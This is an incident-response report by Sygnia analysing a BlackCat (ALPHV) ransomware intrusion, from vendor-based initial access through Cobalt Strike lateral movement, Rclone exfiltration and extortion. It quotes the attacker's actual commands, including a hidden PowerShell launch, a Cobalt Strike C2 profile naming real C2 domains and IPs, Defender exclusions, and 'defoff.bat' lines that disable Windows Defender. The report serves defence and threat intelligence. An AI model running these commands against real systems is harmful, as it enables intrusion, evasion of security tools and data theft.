The Anatomy of a BlackCat (ALPHV) Attack

By Sygnia

Published: 2024-03-05 · Archived: 2026-04-06 02:51:19 UTC

Executive Summary

- In 2023, Sygnia's IR team was engaged by a client to investigate suspicious activities in the client's network. The activities were ultimately identified as a financial extortion attack executed by the BlackCat (ALPHV) ransomware group or one of its affiliates, and included a massive data exfiltration.
- After detecting suspicious network activities, the client approached Sygnia's IR team for assistance in dealing with the suspected attack. Sygnia's preliminary investigation revealed indications of a possible ransomware attack that might result in the encryption of the client's entire environment.
- The attack was contained due to immediate actions taken by the client's IT team, principally by blocking all ingress and egress traffic to and from the central network assets.
- Due to the fact that the threat actor was unable to fully execute the attack, or to clear trails of evidence in the network, the comprehensive investigation carried out by Sygnia led to an extensive and unique set of findings relating to BlackCat's modus operandi, TTPs, and IOCs.
- In this blog, Sygnia provides a step-by-step, detailed description of all the malicious activities carried out by the threat actor throughout the course of the attack.

C-Level Overview

The following report presents a real-life case that can be considered a textbook example of incident response (IR) in many ways. This is evident not only in terms of investigative findings but also in demonstrating many characteristics of the new wave of cyber-attacks. Moreover, it underscores **the importance of decisive and data-driven actions by leaders**, which are pivotal in determining the success or failure of an organization in the face of such challenges.

The attack was facilitated by a known threat actor – BlackCat (ALPHV) – and employed a method that has become almost standard: leveraging access from third parties. 'Supply chain' attacks are not new, but many fail to understand why they are easier to facilitate. The main reasons are, first, that third parties, especially small providers, are less protected than the companies they serve. Secondly, and perhaps more importantly, **network activity originating from a third party is considered safe**, and the organization's alarms are not raised with the same sense of urgency.

Another highly interesting fact is that, like many attacks, the attacker spent weeks in the network. This again highlights what occurs when attackers encounter a new infrastructure – they invest time in orienting themselves. **This 'orientation period' is when the attack is most vulnerable.** With the right detection and response infrastructure – encompassing technology, processes and human capabilities – victims can stop the attacker in its tracks and totally prevent any damage from the organization.

Perhaps the most interesting aspect of the case is the customer response. **When the attack was identified, and it became evident that this was not a simple false alarm, the client engaged its IR partner.** Together, we devised a swift response by blocking the victim's connection to the Internet. This action may seem severe, but it was **instrumental in stopping further data leakage** and preventing the attacker from encrypting the network. **It requires management courage to take such an action**, which directly affects the business, but difficult times call for tough decisions.

What made this situation even more complex is that the attacker compromised two different environments: on-premises and Azure. **In many organizations, the Achilles' heel lies in leaving behind vulnerabilities that allow the attackers to find their way inside.** Many of these vulnerabilities are not easily discovered in peacetime. Close monitoring of the environment allowed for the closure of all entry points.

Lastly, this is not the first case where attackers overestimate the value of the information they have collected. **The mere fact that information was leaked is not a reason to panic and pay.** Like in many other cases, a crucial aspect of the investigation (and arguably one of the most complex) is to attempt to identify the scope and value of the information that was compromised. **This consideration should be one of the factors in determining how to proceed with the attacker's ransom demand.**

In summary, no attack is the same, and understanding what to do in each case requires special expertise – this is what Sygnia does day in and day out. Taking the right measures in time – such as minimizing third party access, utilizing a pre-defined IR plan and continuous monitoring – can prevent an attack from occurring. In cases where these measures prove insufficient, management is tested. Swift and courageous decision-making, based on facts rather than fear or emotions, will enable businesses to overcome adversity and thrive.

Chain Of Events

The attack consisted of four main phases:

- **Phase 1: Initial Access and Foothold** (days 1 – 5). The threat actor initiated the attack by first compromising the network of a third-party vendor, utilizing a local terminal server in the client's network as a pivot point from which to launch the attack.
- **Phase 2: Lateral Movement** (days 6-20). The threat actor used several remote code execution techniques and the Cobalt Strike platform, to move laterally between the victim's on-premises domains and Azure environment through RDP and tunneled connections. .
- **Phase 3: Data Exfiltration and Additional Lateral Movement** (days 27-30). Using the 'Rclone' tool, the threat actor exfiltrated a high volume of data from local servers to a cloud file storage service called 'Wasabi'.
- **Phase 4: Extortion Attempts** (days 30-45). The threat actor flooded the victim with email messages threatening to publish sensitive information if a ransom was not paid, while exaggerating the volume and sensitivity of the stolen information.

Phase 1: Initial Access and Foothold (days 1-5)

Day 1: Several RDP and SMB logon attempts were made to two servers; the attempts originated from an IP address of a vendor's network which was connected to the victim, following an earlier compromise of this vendor.
Three successful network logons to one of these servers were executed from a host named 'DESKTOP-PSGDD89' using three accounts, with no following malicious activity observed.
The DESKTOP-PSGDD89 host was clearly associated with the threat actor, as it appeared in his logons due to the use of tunneling tools throughout the attack.

Timestamp (UTC)	ActionType	AccountName	AccountDomain	DeviceName	DestinationDeviceName
[redacted]	LogonSuccess	[redacted]	[redacted]	DESKTOP-PSGDD89	[redacted]
[redacted]	LogonSuccess	[redacted]	[redacted]	DESKTOP-PSGDD89	[redacted]
[redacted]	LogonSuccess	[redacted]	[redacted]	DESKTOP-PSGDD89	[redacted]

Snippet showing successful logon attempts from the threat actor's device, logged by Microsoft Defender for Endpoint (MDE)


Day 2: A brute-force attack was initiated from a compromised server on the vendor's network. The attack targeted the server that the threat actor successfully logged on to the day before, via port 445 (SMB). This attack involved an attempt to perform authentication by utilizing users from two different AD domains in the client's environment that have a shared trust.

Day 3: The threat actor successfully connected over RDP from the DESKTOP-PSGDD89 host to a server in the victim's network. The traffic was tunneled through another IP address from the third-party vendor's network.


This server was used as the initial point of entry into the network, from which the threat actor conducted activities such as network scanning and lateral movement, so we will refer to it from now on as the 'pivot-server'.

During the RDP session, the threat actor conducted the first successful malicious activities in the targeted network. These included executing PowerShell commands, attempting a privilege escalation attack, using a password-dumping tool, and deploying Cobalt Strike. Several Cobalt Strike framework capabilities were utilized by the threat actor throughout the course of the attack, including RDP tunnelling for lateral movement, and process injection for the purposes of execution and evasion.

The 'C:\Intel\exp.exe' file was created on the pivot-server during the RDP session, and its execution was detected and blocked by MDE. An analysis of 'exp.exe' indicated that it is a privilege escalation tool based on the exploitation of CVE-2022-24521 – a vulnerability in the Windows Common Log File System (CLFS) Driver, known to be used by several ransomware groups.



Snippet from VirusTotal showing that the exp.exe file was associated with the exploitation of CVE-2022 24521




Snippet from MDE Antivirus alert showing that exp.exe was identified as malicious, and blocked

The threat actor created the 'C:\Intel\45.ps1' file on the pivot-server, and executed it using PowerShell with the command line:

```
C:\ Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nop -w hidden -c .\45.ps1
```

The execution resulted in the injection of a malicious code into the legitimate 'drfgui.exe' process. The process contacted, over HTTPS, a Cobalt Strike Command and Control (C2) server hosted on 'bellebobas[.]com', which resolved to a Cloudflare CDN at IP address 172.67.152[.]173. This is a known technique that is used to evade detection, and hamper remediation efforts.



Snippet showing the connection to the Cobalt Strike C2 server bellebobas[.]com


Snippet showing the injection to dfrgui.exe as part of the execution of 45.ps1

A few minutes later, the threat actor created a malicious file named 'C:\Intel\svchost.exe' on the pivot-server, attempting to mask the malware as benign activity. The threat actor used the same naming convention throughout the attack for additional payloads, such as a network scanning tool, a tunneling tool, and an instance of Rclone software.

Snippet from MDE, showing that the file that the threat actor named 'svchost.exe' is in fact 'Rclone'

The threat actor then created a file named 'C:\Intel\li.exe' on the pivot-server. The file was identified as a version of the SoftPerfect Network Scanner – a powerful commercial network-scanning tool with the ability to discover shared folders and available services.

The threat actor leveraged the SoftPerfect tool to perform several manual reconnaissance activities, which included searching for passwords in Group Policy xml files, accessing remote folders via Windows Explorer, and testing network connections to other domains using a ping command.



Snippet from SoftPerfect Network Scanner, taken from the official website

Day 5: The threat actor used PowerShell to download and execute a script named 'vic64.ps1' from 'bashupload[.]com'. As a result, Cobalt Strike Beacon was installed, injected itself into 'dfrgui.exe', and communicated with a Cloudflare C2 domain 'victorianshow[.]com'; this communication was crafted to look like the uploading and downloading of images.

The vic64.ps1 script was also remotely executed two days later from the pivot-server to another server via WinRM, followed by a connection to the same C2.

Snippet showing the connection to the Cobalt Strike C2 victorianshow[.]com

```
"server": {
  "hostname": "victorianshow.com",
  "port": 443,
  "publickey":
  "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDCxBGntk0QSIEuD/I7O2UnJm64+fcIOHpnveo0E1mhHt/
  MNDtX1TpEhxYiFihEuTWJu+y4sKo8bcx/kb+AMH1bkcTOJ7KYO7jiOO+gdxqUrSXzvvrKgHctibTCuc0UWzR
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
},
"host_header": "",
"useragent_header": "Mozilla/5.0 (X11; CrOS x86_64 13597.94.0) AppleWebKit/537.36 (KHT
Chrome/88.0.4324.186 Safari/537.36",
"http-get": {
  "uri": "/wp-content/unsalted-condensed-soups/",
  "verb": "GET",
  "client": {
    "headers": [
      "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
      "Accept-Language: en-US,en;q=0.5",
      "Accept-Encoding: gzip, deflate, br",
      "Connection: keep-alive"
    ],
    "metadata": [
      "mask",
      "base64url",
      "append '/soup.gif'",
```

```
"http-post": {
  "uri": "/upload_image/",
  "verb": "POST",
  "client": {
    "headers": [
      "Content-Type: application/json",
      "Connection: close"
    ],
    "id": [
      "mask",
      "netbios",
      "header 'Authentication'"
    ],
    "output": [
      "base64",
      "prepend '{\"image_url\" : \"http://memesmix.net/media/created/joowdj.jpg\", \"authdata\" : \"'",
      "prepend '}\u0004'"
```

Snippets from Cobalt Strike's configuration, extracted from a sandbox execution; the communication was configured to look like a download of a legitimate image

Later that day, the threat actor executed 'BG00Q.exe' on the pivot-server. The file was identified as a renamed version of 'AccountRestore', a tool used to perform dictionary attacks to extract passwords. The threat actor also executed a Kerberoasting attack in order to retrieve password hashes from the Active Directory.

The threat actor also queried the pivot-server for the 'HKLM\SYSTEM\CurrentControlSet\Control\Lsa' registry to retrieve the LSA protection status; if this protection is disabled, it is possible to gain access to credentials.


Snippet from a sandbox execution of BG00Q.exe, which shows that it is a renamed version of AccountRestore

Snippet from MDI showing an alert generated due to the Kerberoasting attack


Phase 2: Lateral Movement (days 6-20)

Day 6: The threat actor utilized ‘nslookup’ and ‘dir’ commands to carry out reconnaissance of a server in a different domain, followed by an RDP connection from the pivot-server in which Cobalt Strike Beacon was remotely executed.

The threat actor continued to conduct malicious activities on the server in the new domain: first, he used Windows Task Manager to access credential data stored in the process memory of LSASS – an attempt that was blocked by the antivirus. Following that, the threat actor attempted to save the Security Account Manager (SAM) registry hive, which stores credentials and account information for local users.




Snippet from MDE showing that the threat actor dumped credentials using Task Manager; MDE blocked the access to the file that contains the credential information




Snippet from MDE showing an attempt to dump the Registry SAM hive

Several hours later, the threat actor utilized a compromised account to perform reconnaissance of the other domain, by deploying ‘Process Hacker’ – a free tool used for resources monitoring – to the folder ‘C:\Users****\Pictures\Camera Roll\.

Then, the threat actor uploaded the 'netscan.exe' file to the same folder, used it to scan the domain, and deleted it after the scan activity was completed.




Snippet of Process Hacker GUI from the official website





Snippet based on MDE logs, showing the threat actor deleting the tools after execution

Several executions of the Stowaway proxy tool were observed in the network under different names, such as 'vhd.exe', 'vga.exe' and 'hhd.exe'. Stowaway is an open-source tool used for creation of a chained proxy connection between a series of hosts; when used with a single origin host, it enables remote access the entire network.



Snippet from GitHub showing the ReadMe file of the Stowaway proxy tool (the original file is in Chinese)






Snippets showing both the listening and connecting executions of Stowaway, using a service installed on the machine

Day 7: The threat actor utilized a compromised user account to create a batch script named 'sap.bat' on the pivot-server in the folder 'C:\Users*****\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\', in order to maintain persistency. The 'sap.bat' script was created to execute a version of the Stowaway proxy file named 'vhd.exe'.

Snippet based on MDE logs, showing the injected 'dfrgui.exe' process creating the 'sap.bat' script in the user's 'Startup' folder

Later, the threat actor utilized a user account to remotely deploy Cobalt Strike Beacon on a server in a third domain, followed by network scans and enumeration of the Admins group in the new domain.

After failing to contact the 'victorianshow[.]com' C2 from the new domain, the threat actor copied over SMB a Stowaway instance named 'vga.exe' to the remote server, and configured it to listen to port 8080, enabling traffic tunneling through the compromised host.



Snippet from Windows event log ID 7045, showing the creation of the service which executes 'vga.exe'

Phase 3: Data Exfiltration and Additional Lateral Movement (days 27-30)

During the next three days, the threat actor attempted to exfiltrate data from several different hosts by utilizing Rclone, an open-source tool used for syncing files and folders to and from cloud storage providers. In some executions of the tool, the threat actor utilized a filter file, to control the file types to be exfiltrated.

A snippet showing an exfiltration attempt in which 'Rclone' was renamed to 'svchost.exe', one of several names used by the threat actor to avoid detection


Snippet showing a filter file which was configured to exfiltrate content including documents, email messages and images

By analyzing firewall logs, it was determined that exfiltration attempts from two hosts were successful, and data was sent from the victim's network to 'wasabi', a US-based cloud storage platform. Some of the data was tunneled through these hosts from additional servers.

Snippet of Rclone configuration file (Rclone.conf) showing authentication information used to upload files to the 'Wasabi' online storage service

Additional attempts to exfiltrate data from another domain were blocked by the firewall.


During this phase, the threat actor used the hostnames ‘WIN-LIVFRVQFMKO’ and ‘WIN-2513OKBPOH9’ in several remote logon attempts. Threat intelligence analysis indicated that these two hosts are known to be used frequently by various threat actors, among them the Conti and LockBit ransomware groups.



Snippets from Shodan, showing the popularity of ‘WIN-LIVFRVQFMKO’, especially in the Russian Federation

Additional installations of Cobalt Strike Beacon were observed during this phase, this time using the script ‘150.ps1’, and a C2 Cloudflare domain (timelesstravelinc[.]com), which resolved at the time to the IP addresses 172.67.142.67 and 104.21.27.108.


Additional executions of the Stowaway tunneling tool were also observed during this phase using the names ‘svchost.exe’, ‘tomcat.exe’, and ‘tomcat7.exe’. ‘tomcat.exe’ was executed on a local host, creating a connection to the external address 190.61.121.35:443. This demonstrates the usage of the Stowaway proxy tool as a direct connection to an external C2, enabling the proxy tunnel into the victim’s network.



Snippet showing a PowerShell execution of ‘tomcat.exe’ to connect to 190.61.121[.]35:443

Throughout the course of the activities within this phase, the threat actor utilized various defense evasion techniques:

- Several attempts to disable security monitoring tools by remotely creating a service named ‘HkBnPoqLAj’ which executed the tool ‘C:\windows\debug\svchost.exe’; this executable seems to attempt to disable EDR agents.



Snippet from Windows event log ID 7045, showing the creation of the service which attempted to disable EDRs

- Remote execution of PowerShell through WinRM to exclude the folder ‘C:\Windows\debug’ from Windows Defender monitoring, to prevent future payloads executed from this folder from being blocked.

ActionType	FileName	ProcessCommandLine
ProcessCreated	powershell.exe	"powershell.exe" Add-MpPrefence -ExclusionPath C:\Windows\debug
ProcessCreated	powershell.exe	"powershell.exe" Add-MpPreference -ExclusionPath C:\Windows\debug

Snippet from MDE showing the execution of PowerShell with a command line to exclude ‘C:\Windows\debug’ from Windows Defender monitoring

- Execution of a 'defoff.bat' batch script; this script disables different Windows Defender components by modifying Windows registry configuration and scheduled tasks. Threat intelligence research indicated that 'defoff.bat' was previously utilized by LockBit ransomware affiliates.

```
reg add "HKLM\Software\Microsoft\Windows Defender\Features" /v "TamperProtection" /t REG_DWORD /d "0" /f
WMIC /NAMESPACE:\\root\Microsoft\Windows\Defender PATH MSFT_MpPreference call Add ExclusionPath="xxxxxx
reg add "HKLM\System\CurrentControlSet\Services\SgrmBroker" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f
reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
```

Snippet from the 'defoff.bat' batch script showing the usage of the 'reg add' command to tamper with Windows Defender configuration

```
schtasks /Change /TN "Microsoft\Windows\ExploitGuard\ExploitGuard MDM policy Refresh" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cache Maintenance" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cleanup" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /Disable
```

Snippet from the 'defoff.bat' batch script showing that the script disables scheduled tasks related to Windows Defender


- Renaming the legitimate 'prunsrv.exe' binary – a known Apache tool used for the execution of binaries as services – and utilizing it to execute malicious code. The binary's version info of the malicious files indicated that their original filenames were 'prunsrv.exe'. Several similar files were found in the network with these names: 'tomcat.exe', 'tomcat7.exe', 'mobsync.exe', and 'scvhost.exe' (original typo). It should be noted that the Apache foundation also created Apache Tomcat, so the copyright on some of the renamed executables looks legitimate.

CompanyName	Apache Software Foundation
FileDescription	Apache Commons Daemon Service Runner
FileVersion	1.2.0.0
InternalName	Apache Commons Daemon Service Runner
LegalCopyright	Copyright (c) 2000-2019 The Apache Software Foundation.
OriginalFilename	**prunsrv.exe**
ProductName	Apache Commons Daemon Service Runner
ProductVersion	1.2.0.0

Snippet from PEStudio showing the 'VersionInfo' of the malicious 'tomcat7.exe'; the content is the same as the original 'prunsrv.exe'


The 'tomcat.exe' file was observed communicating with a C2 server located in Russia (91.109.201.223), which appears to be a compromised MikroTik router – a known method used by cyber criminals which provides the threat actor's infrastructure with another layer of anonymization.

Snippet from VirusTotal, showing that the C2 server is located in Russia and that a file named 'vga.exe' communicated with it



Snippet from Censys showing that the C2 server is a MikroTik router

'tomcat7.exe' was executed through a service named 'RoHesJayPv'; upon execution, the service initiated an HTTP connection to a C2 'lenfante[.]com', which resolved at the time to two Cloudflare IP addresses: 104.21.76.76 and 172.67.191.26.



Snippet from Windows event log ID 7045, showing the creation of the 'RoHesJayPv' service which executed 'tomcat7.exe'

@timestamp	DeviceName	ActionType	RemoteIP	RemoteUrl	RemotePort	InitiatingProcessFileName
		ConnectionFailed	104.21.76.76	lenfante.com	80	Tomcat7.exe
		ConnectionFailed	172.67.191.26	lenfante.com	80	Tomcat7.exe
		ConnectionFailed	104.21.76.76	lenfante.com	80	Tomcat7.exe


Snippet based on MDE logs, showing the communications to lenfante[.]com from the 'tomcat7.exe' process


The same 'tomcat7.exe' file was also remotely executed to conduct network scanning of MS SQL port (1433), RDP, SSH, SMB and Stowaway proxy's port (8080).

Process	DestPort	Action
tomcat7.exe	1433	connectionfailed
